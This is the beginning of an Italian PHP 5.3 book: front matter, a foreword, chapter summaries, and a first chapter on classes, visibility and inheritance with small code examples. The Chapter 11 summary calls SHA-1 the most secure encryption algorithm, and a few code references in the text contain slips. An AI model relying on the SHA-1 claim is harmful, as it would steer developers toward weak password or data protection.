

Peter MacIntyre, Brian Danchilla,
Mladen Gogala

PHP
5.3

PHP

per professionisti

CREARE

applicazioni dedicate
al mondo mobile

LAVORARE

con Facebook, Twitter
e i social network



APOGEO

Per professionisti

Peter MacIntyre, Brian Danchilla, Mladen Gogala

APOGEO

© Apogeo s.r.l. - socio unico Giangiacomo Feltrinelli Editore s.r.l.

ISBN edizione cartacea: 9788850331130

Il presente file può essere usato esclusivamente per finalità di carattere personale. Tutti i contenuti sono protetti dalla Legge sul diritto d'autore. Nomi e marchi citati nel testo sono generalmente depositati o registrati dalle rispettive case produttrici.

[L'edizione cartacea è in vendita nelle migliori librerie.](#)

~

Seguici su Twitter [@apogeonline](#)

*Avendo dedicato gli altri miei scritti a mia moglie Dawn e ai nostri bambini,
vorrei dedicare questo libro a tutti coloro che nella comunità PHP
mantengono questo linguaggio aggiornato, robusto e sempre in crescita.
Alla comunità open source e ai suoi ideali e concetti: che possa
continuare all'infinito!*

Peter

~

A mamma e papà

Brian

~

Ai miei adorati moglie e figli

Mladen

Peter MacIntyre vanta più di vent'anni di esperienza nell'industria dell'information technology, in particolare nello sviluppo del software.

Peter è ZCE (*Zend Certified Engineer*), avendo superato l'esame di certificazione PHP. Ha contribuito alla pubblicazione di molti testi sull'IT, tra cui *Using Visual Objects* (Que, 1995), *Using PowerBuilder 5* (Que, 1996), *ASP.NET Bible* (Wiley, 2001), *Zend Studio for Eclipse Developer's Guide* (Sams, 2008), *Programming PHP*, seconda edizione (O'Reilly Media, 2006) e *PHP: The Good Parts* (O'Reilly Media, 2010).

È stato relatore di conferenze internazionali e nel Nord America, tra cui CA-World (New Orleans, USA), CA-TechniCon (Colonia, Germania), CA-Expo (Melbourne, Australia). Peter vive a Prince Edward Island, Canada, dove è Senior Solutions Consultant per OSSCube (www.osscube.com), leader mondiale nello sviluppo e nelle consulenze per il software open source. Presso OSSCube si occupa del suo Zend Center of Excellence. Potete contattarlo all'indirizzo peter@osscube.com.

Brian Danchilla è sviluppatore Zend Certified PHP, esperto programmatore Java e laureato in informatica e in matematica. Scrive programmi per computer da più di metà della sua vita e i suoi lavori comprendono applicazioni web, analisi numeriche, soluzioni grafiche e VOIP (*Voice Over IP*). È particolarmente esperto di nuove tecnologie e API; è un accanito lettore tecnico, e conosce bene ciò che rende un testo interessante. Il suo lavoro di assistente universitario, tutor privato e leader di workshop PHP lo ha reso molto competente nel comunicare le proprie conoscenze in modo comprensibile. Brian contribuisce inoltre in modo attivo alle attività della community Stack Over Flow. Quando non scrive programmi, trascorre il tempo suonando la chitarra o all'aria aperta.

Mladen Gogala è un professionista affermato nel settore dei database e vanta una brillante carriera come amministratore di sistemi Oracle DBA,

Linux, Unix, VAX/VMS e, più recentemente, come esperto di prestazioni dei database. Lavora dalla fine degli anni Novanta con database di parecchi terabyte, soprattutto di Oracle. Conosce Linux, Perl e PHP. Quest'ultimo linguaggio è diventato il suo preferito nei primi anni del 2000, e ne ha scritto in *Easy Oracle PHP: Create Dynamic Web Pages with Oracle Data* (Rampant Techpress, 2006). Ha scritto anche molti articoli su PHP, Oracle e Symfony. Mladen è nato nel 1961 a Zagabria, in Croazia.

Il revisore tecnico

Thomas Myer è autore, consulente e sviluppatore tecnico. Dedica la maggior parte del suo tempo alla realizzazione di progetti PHP (in particolare allo sviluppo di CodeIgniter, ExpressionEngine, WordPress e MojoMotor), ma il suo nome è noto anche perché si diletta a elaborare progetti in Python, Perl e Objective-C.

Potete seguirlo su Twitter (se ne avete il coraggio) come @myerman. Non dimenticate di leggere <http://www.tripledogs.com> per saperne di più sul progetto Triple Dog Dare Media, da lui fondato nel 2001.

Thomas vive attualmente a Austin, Texas, con sua moglie Hope e con i loro cani Kafka e Marlowe.

Ringraziamenti

Desidero ringraziare Frank Pohlmann e Jessica Belanger di Apress, che hanno dato un contributo essenziale per far decollare questo libro e consegnarlo nelle mani della comunità PHP. Avendo scritto altri libri su PHP per altri editori, ero inizialmente riluttante a iniziare questo nuovo lavoro, ma Frank mi ha praticamente costretto a farlo. Lo voglio ringraziare per l'incoraggiamento e l'opportunità offerta; ora siamo anche diventati buoni amici e l'intero progetto è diventato ancora più importante del semplice scrivere sul linguaggio PHP.

Il revisore tecnico, Thomas Meyer, e il copy editor, Tracy Brown, hanno anch'essi svolto un lavoro eccezionale, quindi tanto di cappello anche a loro.

Mille grazie ai miei co-autori! Abbiamo fatto un lungo viaggio insieme, sono cresciuto molto e ho appreso tanto da ciascuno di voi. Lavorare con autori che abbiano un bagaglio di conoscenze ed esperienze diverse e di nazionalità differenti è sempre un enorme piacere e un'occasione di crescita indiscutibile.

Peter MacIntyre

Voglio ringraziare la mia compagna Tressa per avermi sostenuto e incoraggiato quando scomparivo dalla circolazione per lavorare su questo libro. Grazie a mamma e papà, mio fratello Robert e mia sorella Karen, per avere sempre creduto in me e in quello che faccio, anche se non hanno idea di ciò che esattamente sia. Desidero inoltre ringraziare i miei co-autori, Peter e Mladen, e l'intero gruppo di Apress.

Brian Danchilla

Ho imparato molto dalle persone che hanno lavorato con me in questi anni

e sono fortemente in debito con loro, specialmente con i miei colleghi di Video Monitoring Services, Vinod Mummidì e Arik Itkis, insieme ai quali ho avuto discussioni infinite sui concetti dei linguaggi. Il mio manager, Gerry Louw, mi ha sempre sostenuto ed è stato di grande aiuto. Desidero inoltre esprimere i miei ringraziamenti alla nostra coordinating editor, Jessica Belanger di Apress, per la sua guida appassionata ed esperta, senza la quale non saremmo riusciti a realizzare questo libro, e ai co-autori, Peter MacIntyre e Brian Danchilla, per l'instancabile lavoro di lettura delle bozze e per i suggerimenti forniti. Infine, ma non per questo meno importante, devo esprimere la mia eterna gratitudine a mia moglie Beba e a nostro figlio Marko, per l'amore, il sostegno e la pazienza mostrati durante la realizzazione di questo libro.

Mladen Gogala

Nessuno si aspettava che PHP sarebbe diventato tanto popolare com’è oggi, considerando che questo linguaggio vide timidamente la luce come un progetto di hacker, un tentativo di offrire una soluzione semplice e divertente per lo sviluppo di siti web.

Nel corso degli anni sono state adottate svariate misure per valutare la popolarità di PHP, considerando di volta in volta il numero di siti realizzati con PHP, il numero di libri su PHP venduti su Amazon.com, la quantità di aziende di spicco che adottava PHP, il numero di progetti basati su di esso, la dimensione delle comunità che ruotavano attorno a PHP e così via.

Esisteva poi un’altra forma di misurazione, molto meno “scientifica”. Nel 2008 ero in luna di miele con mia moglie Anya e soggiornavo a Buenos Aires in un piccolo albergo chiamato Noster Bayres. Eravamo sbarcati da un lungo viaggio in aereo, stavamo visitando un paese completamente nuovo, pieno di volti e di cose che non avevamo mai visto. Immaginate la mia sorpresa quando, dopo aver compilato il modulo di registrazione dell’albergo, il receptionist mi chiese se ero “quel” Suraski, il “tizio del PHP”. Saltò fuori che stava sviluppando in PHP un social network per il quartiere di San Telmo.

Anche se tutte le misurazioni classiche confermavano l’impatto eccezionale, la massima importanza e la popolarità di PHP, per me questo fatto avvenuto in un piccolo albergo sperduto fu la ciliegina sulla torta: se il receptionist dell’hotel stava scrivendo in PHP significava che eravamo “di tendenza”.

Quasi tre anni dopo le abilità PHP più avanzate sono fondamentali per qualsiasi sviluppatore web, e senza dubbio l’esplosione del Web e delle comunicazioni HTTP le rendono imprescindibili per tutti gli sviluppatori. Questo libro accompagna il lettore nello studio degli aspetti più sofisticati dello sviluppo PHP moderno, che prevede tra l’altro una programmazione orientata agli oggetti, lo sviluppo di applicazioni per dispositivi mobili e la scalabilità delle sorgenti dati, che può risultare determinante per l’implementazione del cloud computing. Sono sicuro che le conoscenze che

acquisirete diverranno una parte importante del vostro kit di strumenti da qui in avanti e vi aiuteranno a usufruire delle funzionalità più complesse di PHP 5.3. Felice *PHP-ing*.

Zeev Suraski, CTO, Zend

Ecco a voi un altro libro sul linguaggio di scripting PHP, la cui peculiarità è data dal fatto che dedica la massima attenzione a materiali di alto livello e agli argomenti più evoluti e attuali. I contenuti del libro sono aggiornati per quanto è consentito farlo nel mondo frenetico di Internet. Chi leggerà i prossimi capitoli avrà la possibilità di perfezionare la conoscenza di questo linguaggio passando da un livello intermedio a uno più avanzato.

Le origini di PHP

PHP ebbe inizio come progetto condotto e ideato da Rasmus Lerdorf che, nel giugno 1995, rilasciò la versione 1.0 di Personal Home Page Tools (il nome originale del suo lavoro di sviluppo). Si trattava di una piccola raccolta di funzioni che aiutavano a rendere automatica la creazione e la gestione di semplici home page dell'allora nascente Internet. A partire da allora, PHP ha fatto passi da gigante fino a raggiungere l'attuale versione 5.3.4 (al momento in cui si scrive il libro). PHP è stato uno dei primi linguaggi di scripting open source per lo sviluppo web. Lerdorf fu lungimirante al punto da prevedere l'esigenza e le potenzialità di uno strumento e di un linguaggio che potevano crescere con questo spirito nell'ambito della comunità Internet ed espandersi ben oltre i confini di questa.

Cos'è PHP?

Ma cos'è esattamente PHP? Cosa caratterizza la versione corrente? In estrema sintesi si può affermare che PHP è semplicemente un generatore di markup HTML. Il codice sorgente di una pagina web generata da PHP visualizza solo tag HTML, cui si aggiunge una parte di istruzioni JavaScript che non prevede comunque codice PHP. Ovviamente, questa è una definizione fin troppo riduttiva di un linguaggio che ha conquistato una quota variabile tra il 35 e il 59% dei linguaggi impiegati nello sviluppo web (la percentuale precisa dipende dalla fonte della ricerca). A prescindere dai

numeri, al momento PHP è il linguaggio di sviluppo web più conosciuto sul mercato.

L'espressione "sul mercato" implica che si deve apprezzare anche il fatto che PHP è gratuito. Proprio così, gratuito! È un prodotto open source, e ciò significa che non esiste un mercato vero e proprio per il linguaggio PHP, una soluzione veramente efficace in termini di popolarità e potenzialità di utilizzo, tenendo conto che si tratta di un prodotto che non è pilotato e coordinato da alcuna entità o da persone specifiche.

NOTA

Per saperne di più sul progetto open source conviene leggere *La cattedrale e il bazaar* (The Cathedral and the Bazaar) di Eric S. Raymond, per un confronto tra i prodotti open source (*il bazaar*) e quelli non open source (*la cattedrale*). Potete leggere online questo libro collegandovi al sito www.catb.org/~esr/writings/cathedral-bazaar/ o, in italiano, all'indirizzo <http://www.apogeonline.com/openpress/cathedral>.

Al momento Zend Corporation (zend.com) è probabilmente l'azienda leader nel mondo PHP, avendo creato molti prodotti aggiuntivi a supporto e perfezionamento del linguaggio, senza trascurare il fatto che svolge un ruolo chiave nel suo sviluppo, poiché i due fondatori dell'azienda, Zeev Suraski e Andi Gutmans, hanno letteralmente preso in mano il prodotto a partire dalla versione 3.

La struttura del linguaggio PHP è molto aperta e permissiva, anche perché è definita in modo poco rigido. Ciò significa che le variabili non devono essere definite con un tipo di dati prima di essere utilizzate, a differenza di quanto previsto da altri linguaggi di programmazione. Al contrario, PHP esamina i dati e tenta di stabilire il tipo di dati a seconda del contenuto che la variabile ha in quel momento. Ciò implica per esempio che una variabile chiamata `$information` può contenere valori differenti durante l'esecuzione di un determinato file di codice. Questo può avere risvolti negativi in alcuni casi, poiché i dati che cambiano durante l'esecuzione del codice possono contraddirsi parti di istruzioni che si aspettano un intero e ricevono invece una stringa.

PHP consente di scrivere programmi orientati agli oggetti. Fanno parte del linguaggio elementi quali classi, proprietà e metodi, per non parlare di ereditarietà, polimorfismo e encapsulamento. Questo aumenta la solidità e la possibilità di riutilizzo del codice e semplifica l'utilizzo complessivo dei programmi. È noto che la programmazione orientata agli oggetti (OOP, *Object-Oriented Programming*) è una tecnica di progettazione di cui si

parla da molto tempo in ambito tecnologico e da anni PHP adotta e allarga l'integrazione con il modello OOP.

Un'altra caratteristica interessante di PHP è data dal fatto che può essere eseguito da prompt dei comandi (in Linux o Windows) e pertanto può essere impiegato in script pianificati senza interventi manuali (CRON). Questo ulteriore livello di flessibilità è ottimo perché evita al programmatore di imparare un altro linguaggio per svolgere attività diverse mentre lavora in ambiente server. Potete per esempio generare pagine web utilizzando lo stesso linguaggio che vi permette di gestire il file system, se volete.

PHP sfrutta molti aspetti di integrazione e si può quantomeno affermare che è un linguaggio molto aperto. Potete adottare PHP per scrivere molto più del semplice sviluppo web. Associate PHP a un database tramite una libreria di connessione adeguata e avrete una soluzione web molto dinamica, quasi un'applicazione web. Combinate PHP con una libreria aggiuntiva, per esempio *tcpdf*, e potrete generare documenti Adobe PDF in un attimo. Questi sono solo due esempi tra i tanti che verranno presentati nei prossimi capitoli: rimanete sintonizzati!

Panoramica del libro

Quali sono gli obiettivi che si vogliono conseguire per il programmatore che legge questo libro? Gli autori hanno compiuto il massimo sforzo per valorizzare gli argomenti correnti e più in voga allo scopo di far conoscere e utilizzare alcune delle funzionalità e integrazioni più recenti di PHP. Non si dedicherà tempo agli elementi di base del linguaggio, quali possono essere la definizione di una variabile o l'impostazione di un ciclo `for`.

È nostro desiderio fare in modo che possiate diventare programmatori PHP avanzati e che il materiale di questo libro possa anche aiutarvi ad affrontare e superare l'esame per Zend Certified Engineer. Di seguito potete leggere una breve sintesi degli argomenti affrontati da ciascun capitolo.

Capitolo 1: programmazione orientata agli oggetti

Il capitolo iniziale ha lo scopo di introdurvi ai concetti e agli esempi di codice che verranno presentati nei capitoli successivi. Si affrontano i

fondamenti della programmazione orientata agli oggetti (OOP) e la sua implementazione in PHP, per approfondire successivamente alcuni tra gli argomenti più avanzati. Questo capitolo va studiato con attenzione prima di affrontare quelli seguenti.

Capitolo 2: eccezioni e riferimenti

In questo capitolo si applicano alcuni concetti OOP e si affronta la codifica delle eccezioni tramite blocchi `try/catch`, una tecnica elegante per gestire gli errori potenziali in PHP e che si rivela potente se impiegata a dovere. Segue una discussione sulla codifica per riferimento e sul suo significato in relazione alle classi e alla funzioni che potreste utilizzare.

Capitolo 3: PHP e dispositivi mobili

Il mondo della tecnologia sta diventando sempre più *mobile-dipendente* e si assiste di continuo alla comparsa di dispositivi sempre più piccoli e più potenti. Apple, RIM, HTC e molte altre aziende sono impegnate ad accaparrarsi quote significative di questo mercato. È quindi necessario avere a disposizione applicazioni per i dispositivi mobili, e in questo capitolo verranno illustrati i modi grazie ai quali PHP sta crescendo per adattarsi a questa esigenza di mobilità.

Capitolo 4: social media e PHP

Sempre nell'ottica della crescita tecnologica, la rapida diffusione dei social media trova risposta nello sviluppo in PHP. Per esempio, la maggior parte delle funzionalità più avanzate di Facebook è scritta in PHP. Molti altri siti, quali Flickr, parti di Yahoo! e perfino applicazioni per blog dipendono in misura significativa da PHP. In questo capitolo si studieranno alcune delle interfacce che consentono l'integrazione con i social media.

Capitolo 5: PHP all'ultima moda

La versione di PHP 5.3.4 offre molte nuove funzionalità, alcune delle quali erano previste per la tanto attesa versione 6.0 ma, dato che erano già pronte prima di altre, sono state rilasciate in una prima nuova versione (5.3). In

questo capitolo verrà presentato il “meglio” delle funzioni più recenti e il modo per impiegarle nei progetti web.

Capitolo 6: progettazione e gestione dei form

In questo capitolo si approfondisce lo studio delle funzioni e delle tecniche che si possono implementare nella progettazione e nella gestione dei form di data entry. Si vedrà come implementare il controllo delle informazioni inserite nei form, la risposta ai dati non corretti (per esempio formati non validi) e il modo per acquisire i dati in un sistema web.

Capitoli 7 e 8: interazione con i database

Come prevedibile, oggigiorno uno degli aspetti principali dello sviluppo web riguarda la possibilità di memorizzare e visualizzare dati provenienti da una sorgente di informazioni. In questi due capitoli si vedranno numerosi modi per elaborare i dati, dai più piccoli database simili a quelli della gamma NoSQL ai più ingombranti motori per database MySQLi, e si studieranno anche le tecniche offerte da strumenti aggiuntivi quali PDO e Sphinx.

Capitolo 9: Oracle

PHP e Oracle hanno un rapporto speciale quando si ha a che fare con una quantità di dati molto grande. In questo capitolo si affronteranno le questioni relative a tale rapporto e il modo per ottenere il massimo da questa “unione”.

Capitolo 10: le librerie PHP

È già stato detto che PHP è molto aperto nei confronti di altre librerie. Nel Capitolo 10 si parla di alcune delle librerie più diffuse e avanzate. La possibilità di generare form PDF in tempo reale, di impiegare feed RSS, di costruire e-mail professionali e di integrarsi con Google Maps sono solo alcune delle forme di integrazione delle librerie introdotte da questo capitolo.

Capitolo 11: Fondamenti PHP per la sicurezza

Questo libro non sarebbe completo se non si parlasse di sicurezza nel Web, argomento che viene affrontato nel Capitolo 11 trattando l'algoritmo di crittografia più sicuro (al momento), chiamato SHA-1. Altri argomenti introdotti sono la protezione dei dati di input verso il sistema web e dei dati in uscita dal medesimo sistema.

Capitolo 12: lavoro di sviluppo con Zend Studio

Questo capitolo se ne va per la tangente, poiché non si occupa di un argomento strettamente legato al linguaggio PHP. In queste pagine si studia l'utilizzo di uno dei più diffusi ambienti IDE (*Integrated Development Environment*) per lo sviluppo di programmi PHP, ovvero Zend Studio for Eclipse. Grazie a Zend Studio osserveremo da vicino la metodologia “agile” di un gruppo di sviluppatori (avete mai sentito parlare di *extreme programming*?). Verrà presentato l'utilizzo combinato di SVN, Bugzilla e Mylyn per rendere più efficace il lavoro di gruppo su più fronti.

Capitolo 13: refactoring e unit testing

Si tratta in realtà di un'estensione degli argomenti trattati nel capitolo precedente. In queste pagine si vedrà ciò che si può fare per rendere più agile il lavoro di sviluppo in PHP per quanto riguarda la sua pianificazione. Si vedrà come sfruttare questi concetti principali nel lavoro quotidiano di progetti di codifica.

Capitolo 14: XML e PHP

L'impiego dell'XML è diventato una consuetudine ormai consolidata da quando ha iniziato a prendere piede. In questo capitolo si studia l'utilizzo di SimpleXML per lavorare con istruzioni XML provenienti da una sorgente esterna. Si vedrà anche la possibilità di generare nel proprio sistema dati XML che andranno utilizzati da altri.

Capitolo 15: JSON/Ajax

Anche in questo caso ci si allontana leggermente dal puro PHP per esaminare la libreria integrata JSON e studiare come utilizzarla con Ajax per rendere più dinamiche le applicazioni web.

Capitolo 16: conclusioni

In quest'ultimo capitolo vengono introdotte le risorse aggiuntive per PHP che non hanno trovato spazio nei capitoli precedenti. Saranno presentate molte risorse web disponibili e alcune delle riviste e conferenze che consentono di approfondire le proprie conoscenze e la comprensione di questo fantastico linguaggio e della comunità che lo sostiene.

Appendice

Presenta un'introduzione alle espressioni regolari e alla loro sintassi.

File di esempio

All'indirizzo <http://www.apogeonline.com/libri/9788850331130/scheda> è disponibile e scaricabile gratuitamente un archivio ZIP contenente i file di molti degli esempi mostrati nel testo.

Il futuro di PHP

Questo è un argomento su cui è difficile scrivere. Dato che PHP è un prodotto veramente open source, è complicato prevedere la direzione che la comunità seguirà in un futuro prossimo o lontano. Ad ogni modo ho assoluta fiducia in essa: da tanti anni sono un programmatore PHP e devo ancora riscontrare un minimo passo falso intrapreso dalla comunità di sviluppatori. Sono consapevole che l'aspetto “mobile” delle nostre vite sta diventando sempre più significativo e si espande a dismisura, ma vedo che PHP sta già facendo quei passi che gli consentono di aderire completamente alla nuova realtà. Cosa potrà succedere in un prossimo futuro? Forse ci sarà una integrazione con la telefonia per quanto riguarda gli smartphone e l'interoperabilità dei dati, o magari nella tecnologia del riconoscimento vocale e delle applicazioni web. Chi può dirlo? Le mia esperienza mi porta a dire che PHP e la comunità che supporta questo linguaggio continueranno

a far sentire la loro presenza nel mondo della tecnologia e che non ci deluderanno.

Valutare il futuro di PHP è un compito consolante: è come guardare il sole che sorge sapendo che il giorno che sta nascendo non potrà che essere migliore di quello che se ne è appena andato.

Programmazione orientata agli oggetti

Scopo di questo capitolo è introdurre i concetti di base della programmazione orientata agli oggetti. Cosa significa che “PHP è orientato agli oggetti”? La risposta più semplice è che PHP consente la definizione e l’organizzazione gerarchica di tipi di dati utente. Questo libro fa riferimento a PHP 5.3, versione che ha introdotto alcuni nuovi elementi dell’impianto a oggetti di PHP. Questo linguaggio fu sottoposto a modifiche radicali a partire dalla versione 4, che introduceva anche le prime funzionalità orientate agli oggetti; per esempio, in PHP 4 non era possibile definire la visibilità di metodi e membri. In PHP 5.3 sono stati aggiunti i namespace.

In questo capitolo si introducono i concetti di classe, ereditarietà, creazione di oggetti e definizione di interfaccia. Verranno inoltre presentati alcuni elementi più sofisticati, come gli operatori di iterazione. Iniziamo.

Classi

Le classi sono semplicemente tipi definiti dall’utente. Nel linguaggio orientato agli oggetti, una classe dichiara un modello per la creazione di suoi oggetti o istanze (copie funzionali). Una classe contiene la descrizione delle caratteristiche comuni a tutti gli elementi che le appartengono. Lo scopo di una o più classi è quello di encapsulare la definizione e il comportamento degli oggetti, oltre a nascondere la sua implementazione vera e propria all’utente finale e consentirle l’utilizzo di oggetti nel modo documentato e previsto. L’incapsulamento consente inoltre di avere programmi più piccoli e più semplici da gestire, poiché gli oggetti contengono già la logica necessaria per il loro utilizzo. Esiste anche una funzionalità chiamata *autoload*ing che aiuta a suddividere gli script in parti più piccole e semplici da gestire.

Prima di studiare un semplice esempio di classe PHP conviene introdurre alcuni termini chiave.

- Membro o proprietà di una classe: una variabile, una parte di dati della classe.
- Metodo di una classe: una funzione definita in una classe.

A questo punto si può provare a definire la classe di un punto su un piano a due dimensioni, la cui posizione è stabilita dalle sue coordinate cartesiane, come nel Listato 1.1. Questa classe intende solo spiegare i concetti di base della programmazione, pertanto presenta molti inconvenienti; si raccomanda di non fare riferimento a questa dichiarazione per impostare le istruzioni di un programma.

Listato 1.1 Piano a due dimensioni.

```
<?php
class Point {
    public $x;
    public $y;
    function __construct($x,$y) {
        $this->x=$x;
        $this->y=$y;
    }
    function get_x() {
        return($this->x);
    }
    function get_y() {
        return($this->y);
    }
    function dist($p) {
        return(sqrt( pow($this->x-$p->get_x(),2) +
                     pow($this->y-$p->get_y(),2)));
    }
} // Qui finisce la dichiarazione della classe.
$p1=new Point(2,3);
$p2=new Point(3,4);
echo $p1->dist($p2),"\n";
$p2->x=5;
echo $p1->dist($p2),"\n";
?>
```

Questa classe non è banale ed è necessario esaminare e correggere parecchie cose. Innanzitutto, è già stato detto che la classe descrive un punto su un piano in base alle sue coordinate cartesiane, `$x` e `$y`. Torneremo più avanti sulla parola chiave `public`. È presente un metodo costruttore `__construct`, da chiamare quando si crea in memoria un nuovo oggetto (istanza) `Point` tramite l'operatore `new`. In altri termini, ogni volta che si esegue la riga `$p1=new Point(2,3)` si fa automaticamente riferimento e si esegue anche il metodo `__construct`; gli argomenti che seguono il nome

della classe (tra parentesi) sono passati al metodo `__construct` per essere impiegati in base alla dichiarazione della classe.

Il metodo `__construct` fa riferimento alla variabile `$this`, che corrisponde al modo OOP per indicare un’istanza della classe. Questa variabile corrisponde sempre all’oggetto corrente ed è l’equivalente OOP di “me medesima”. Una variante di `$this` è presente i quasi tutti i linguaggi di programmazione orientata agli oggetti, anche se in alcuni casi prende il nome di “self”.

Il costruttore è il metodo che inizializza (definisce l’istanza) gli oggetti di una determinata classe. In questo caso, il costruttore assegna le coordinate del punto, ovvero le variabili chiamate `$x` e `$y` che sono i membri di questa classe. Vengono poi definiti altri metodi, due metodi `get` e un metodo `dist`, per calcolare la distanza tra due punti.

Consideriamo poi la parola chiave `public`. L’identificazione di membri come “pubblici” consente l’accesso completo a membri dati indicati come tali. Nello script di esempio è presente la riga `$p2->x=5;`, che elabora direttamente la coordinata x. Un accesso di questo genere è impossibile da controllare ed è consigliabile evitarlo sempre se non nei casi più semplici. È buona norma scrivere `get` e `set` che leggono e scrivono membri della classe in modo controllato. In altre parole, i metodi `get` e `set` consentono di tenere sotto controllo i valori dei membri dati. Nel caso di membri pubblici i metodi `get` e `set` sono ridondanti, poiché è possibile impostare direttamente il loro valore, come in `$p2->x=5` e, ad ogni modo, i membri pubblici non consentono di controllarne il valore. È possibile scrivere `get` e `set` direttamente e per ogni membro, ma PHP offre anche una serie di metodi cosiddetti “magici”, da utilizzare al posto di due funzioni per ciascun membro.

Le parole chiave `private` e `protected` consentono di proteggere meglio i membri dati. Il significato preciso di queste parole chiave verrà illustrato nel prossimo paragrafo. Vale inoltre la pena ricordare che la visibilità di default è `public`. Se non si specifica la visibilità di un membro o di un metodo, il suo valore predefinito è `public`. Scrivere

```
class C {  
    var $member;  
    function method() {...}  
...  
}
```

equivale in tutto e per tutto a scrivere

```
class C {  
    public $member;  
    public function method() {...}  
...  
}
```

Diversamente dai membri pubblici, membri o metodi privati sono visibili solo per i metodi della stessa classe. I metodi non collegati alla classe non possono accedere a membri privati e nemmeno chiamare altri metodi privati. È sufficiente sostituire la parola chiave “public” con “private” nei membri `$x` e `$y` per ottenere il risultato che segue ogni volta che si tenta un accesso ai dati:

```
PHP Fatal error: Cannot access private property Point::$x in  
script2.1.php on line 25
```

In definitiva, il piccolo stratagemma della riga 25, `$p2->x=5`, non funziona più. Nessun problema invece per la funzione costruttore e nemmeno per le funzioni `get_x` e `get_y`, poiché si tratta di membri della classe. Questa soluzione si rivela ottima, in quanto non è più possibile elaborare direttamente gli oggetti di una classe, modificando potenzialmente e radicalmente il comportamento dell’oggetto in un modo non previsto dalla classe. In sintesi, la classe diventa più autosufficiente, analogamente a un’autostrada ad accesso controllato: le rampe di ingresso e di uscita limitano l’accesso.

I membri pubblici e privati ora sono chiari, ma cosa si può dire dei membri e metodi protetti? Metodi e membri `protected` sono accessibili da parte di metodi della classe cui appartengono e da metodi che ereditano dalla classe di base cui appartengono. Nel prossimo paragrafo approfondiremo questo concetto.

Ereditarietà e overloading

All’inizio di questo capitolo è stato detto che le classi sono organizzate in modo gerarchico. La gerarchia è determinata dall’ereditarietà. Per illustrare questo concetto si può sviluppare un’altra classe chiamata `employee`. Alcuni impiegati dell’azienda sono manager e appartengono pertanto a una classe che eredita dalla classe più generale `employee`. L’ereditarietà prende anche il nome di *specializzazione*. Vediamo allora la classe di esempio, riportata nel Listato 1.2.

Listato 1.2 Esempio di classe employee.

```
<?php
class employee {
    protected $ename;
    protected $sal;
    function __construct($ename, $sal = 100) {
        $this->ename = $ename;
        $this->sal = $sal;
    }
    function give_raise($amount) {
        $this->sal+= $amount;
        printf("Employee %s got raise of %d dollars\n", $this->ename,
$amount);
        printf("New salary is %d dollars\n", $this->sal);
    }
    function __destruct() {
        printf("Good bye, cruel world: EMPLOYEE:%s\n", $this->ename);
    }
}

class manager extends employee {
    protected $dept;
    function __construct($ename, $sal, $dept) {
        parent::__construct($ename, $sal);
        $this->dept = $dept;
    }
    function give_raise($amount) {
        parent::give_raise($amount);
        print "This employee is a manager\n";
    }
    function __destruct() {
        printf("Good bye, cruel world: MANAGER:%s\n", $this->ename);
        parent::__destruct();
    }
} // Qui finisce la dichiarazione della classe.

$mgr = new manager("Smith", 300, 20);
$mgr->give_raise(50);
$emp = new employee("Johnson", 100);
$emp->give_raise(50);
?>
```

Questa classe è solo un esempio fittizio e non vuole rappresentare un modello da seguire concretamente. Si noti che il metodo `__construct` è pubblico in entrambe le classi. Se non fosse pubblico, non sarebbe possibile creare oggetti di queste classi. L'esecuzione di questo script produce questo risultato:

```
Employee Smith got raise of 50 dollars
New salary is 350 dollars
This employee is a manager
Employee Johnson got raise of 50 dollars
New salary is 150 dollars
```

```
Good bye, cruel world: MANAGER:Smith  
Good bye, cruel world: EMPLOYEE:Smith  
Good bye, cruel world: EMPLOYEE:Johnson
```

Questo piccolo esempio è ideale per illustrare il concetto di ereditarietà. Ogni manager è un impiegato. L'espressione “è un” (`is a`) è tipica delle relazioni dettate dall'ereditarietà. Qui la classe `employee` è genitore per gli impiegati. Contrariamente alla vita reale, in PHP una classe può avere un solo genitore e non è supportata alcuna forma di ereditarietà multipla.

Va inoltre ricordato che le funzioni genitore possono essere indicate utilizzando la parola chiave `parent::` mostrata nella classe `manager`. La creazione di un oggetto della classe figlio non chiama automaticamente il costruttore del genitore: è compito del programmatore chiamarlo in qualità di costruttore della classe figlio.

La stessa considerazione vale per il metodo distruttore, il cui significato è esattamente opposto a quello del costruttore. Quest'ultimo è chiamato quando si imposta un oggetto in memoria, mentre si chiama il distruttore quando l'oggetto non è più necessario oppure quando si chiama esplicitamente la funzione `unset` relativa all'oggetto. Non è pratica comune chiamare la funzione `unset`, che è impiegata di solito per risparmiare memoria. Ciò significa inoltre che il distruttore è chiamato automaticamente per tutti gli oggetti quando si conclude l'esecuzione dello script. In genere i metodi distruttori sono utilizzati per ripulire le risorse, per esempio allo scopo di chiudere file aperti o per scollegarsi da un database. Si noti che il distruttore della classe `manager` ha completo accesso al membro `ename`, nonostante sia in effetti membro della classe `employee`. Ciò corrisponde esattamente allo scopo dei membri protetti. Se `ename` fosse un membro privato della classe `employee`, il piccolo esempio non avrebbe funzionato a dovere.

In entrambe le classi esiste il metodo `get_raise`. PHP sa quale metodo chiamare per ciascun oggetto. Questo è un aspetto fondamentale della programmazione orientata agli oggetti e prende il nome di *incapsulamento*. L'oggetto `$x` appartiene alla classe `manager` e il metodo `give_raise` genera l'output “This employee is a manager” dopo aver prodotto il proprio output normale. Si può riformulare questa affermazione dicendo che la funzione `give_raise` della classe `manager` si sovraccarica (*overload*) o sostituisce il metodo `give_raise` della classe `employee`. È interessante notare che in PHP il

significato di “overload” è diverso da quello che ha lo stesso termine in C++ oppure in Python, linguaggi nei quali assume il significato di una funzione (non un metodo di una classe) che ha identico nome ma tipi di argomenti differenti. Torniamo a PHP: non è possibile eseguire l’overload di un metodo contrassegnato come `final`. Se il metodo `give_raise` nella classe degli impiegati fosse dichiarato come

```
final function give_raise($amount) {  
...  
}
```

non sarebbe possibile effettuare l’overloading di questo metodo nella classe dei manager. Si consiglia di provare i concetti di base della programmazione orientata agli oggetti sfruttando questo piccolo script e modificando i diversi membri e metodi di tipo privato, protetto o pubblico per verificare i risultati che si ottengono.

Quando si parla di ereditarietà va infine ricordato il concetto di classi astratte. Non è possibile definire istanze di una classe astratta e nemmeno creare oggetti che appartengono a queste classi, che vengono utilizzate fondamentalmente come template per forzare tutte le classi che ereditano da queste ad avere la medesima struttura. Una classe è astratta se è contrassegnata con la parola chiave `abstract`, come nell’esempio seguente:

```
abstract class A {  
...  
}
```

Non si possono creare oggetti di questa classe: PHP genererebbe un errore di runtime e interromperebbe l’esecuzione dello script. È invece possibile dichiarare metodi astratti di una classe astratta, per esempio

```
abstract class A {  
    abstract protected method(...);  
}
```

